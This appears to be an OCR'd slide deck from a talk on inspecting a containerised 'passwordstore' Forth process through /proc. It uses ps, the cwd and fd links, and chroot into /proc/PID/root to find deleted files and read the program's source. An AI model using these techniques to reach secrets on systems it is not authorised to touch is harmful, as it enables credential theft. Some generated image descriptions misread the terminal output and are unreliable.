


```
ssh ㉿%2
> ps auxwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0   1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420   1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144   4420 ?        Sl   16:56   0:00          \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ../passwordstore.fs
```

Working Directory?

```
ssh ㉿%2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ../passwordstore.fs
> gforth passwords.fs passwordstore.fs
```

Working Directory?



```
ssh ㉿%2
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0   1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
/bin/sh: 78: gforth: not found
```


Working Directory?

```
ssh ㄿ%2
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144  4420 ?       Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
/bin/sh: 78: gforth: not found
> head ./passwordstore.fs
\ serr writes a line to stderr
: serr ( c-addr u - ) stderr write-line throw ; \ Write to stderr

\ Delete the password file.
s" passwords.fs" 2DUP
delete-file throw
s" Deleted password file " stderr write-file throw
( filename) serr

\ Serve password requests
```


Chroot?



A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a prompt '>' followed by the command 'pwd'. The output is '/proc/23325/cwd', indicating the current working directory is a chroot environment. A cursor is visible at the end of the output line.

```
> pwd
/proc/23325/cwd
```


Chroot?



A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a user running 'pwd' and then 'chroot /proc/23325/root'. The output of 'pwd' is '/proc/23325/cwd'. The output of 'chroot' is an error message: '/bin/sh: 0: can't access tty; job control turned off'.


```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
```


Chroot?

A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a sequence of commands and their outputs. The user runs 'pwd' and gets '/proc/23325/cwd'. Then they run 'chroot /proc/23325/root'. The prompt changes to '#', and they run 'ps awwwfux'. The output shows the process is no longer found, indicating a successful chroot.


```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
```

Chroot?

A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a sequence of commands and their outputs. The user runs 'pwd' and gets '/proc/23325/cwd'. Then they run 'chroot /proc/23325/root'. The prompt changes to '# >' and the user runs 'ps awwwfux'. The output is '/bin/sh: 1: ps: not found'. Finally, the user runs 'ls *.fs' and the output is 'passwordstore.fs'.


```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
```

Chroot?

A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a series of commands and their outputs. The user starts in a directory /proc/23325/cwd, then uses 'chroot /proc/23325/root' to change the root directory. This results in a shell prompt change from '\$' to '#'. The user then runs 'ps awwwfux', which returns 'not found'. Next, they run 'ls *.fs', which lists 'passwordstore.fs'. Finally, they run 'gforth passwords.fs passwordstore.fs'.

```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs
```


Chroot?



```
ssh  ⌘%2
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs

*OS command line*:-1: No such file or directory
>>>passwords.fs<<<
Backtrace:
$7FB4867F0F40 throw
$7FB4867EE030 required
$7FB4867F5750 execute
$7FB4867D6BD0
$7FB4867DBA00
$7FB4867D2000
$7FB4867CCFE0
$7FB4867F5720
$7FB4867EC7C8 catch
$7FB4867EDFD0 execute-parsing-wrapper
$7FB4867EE090 os-execute-parsing
$7FB4867EE668 args-required
```


Chroot?



```
ssh  ⌘%2
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs

*OS command line*:-1: No such file or directory
>>>passwords.fs<<<
Backtrace:
$7FB4867F0F40 throw
$7FB4867EE030 required
$7FB4867F5750 execute
$7FB4867D6BD0
$7FB4867DBA00
$7FB4867D2000
$7FB4867CCFE0
$7FB4867F5720
$7FB4867EC7C8 catch
$7FB4867EDFD0 execute-parsing-wrapper
$7FB4867EE090 os-execute-parsing
$7FB4867EE668 args-required
# > exit
```


What's This Thing Doing?



A terminal window titled "ssh" with standard macOS window controls (red, yellow, green buttons) on the top left and a zoom icon on the top right. The terminal displays the command `> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3` and its output, which lists three processes related to passwordstore.

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
```

What's This Thing Doing?


```
ssh
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```


What's This Thing Doing?

```
ssh  2
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```



What's This Thing Doing?



```
> ps auxwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00 \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00 \_ passwordstore

> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```


A diagrammatic arrow points from the text "(deleted)" in the last line of the `ls` output to the `passwordstore` process entry in the `ps` output above it.

What's This Thing Doing?

```
ssh  ㄿ%2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
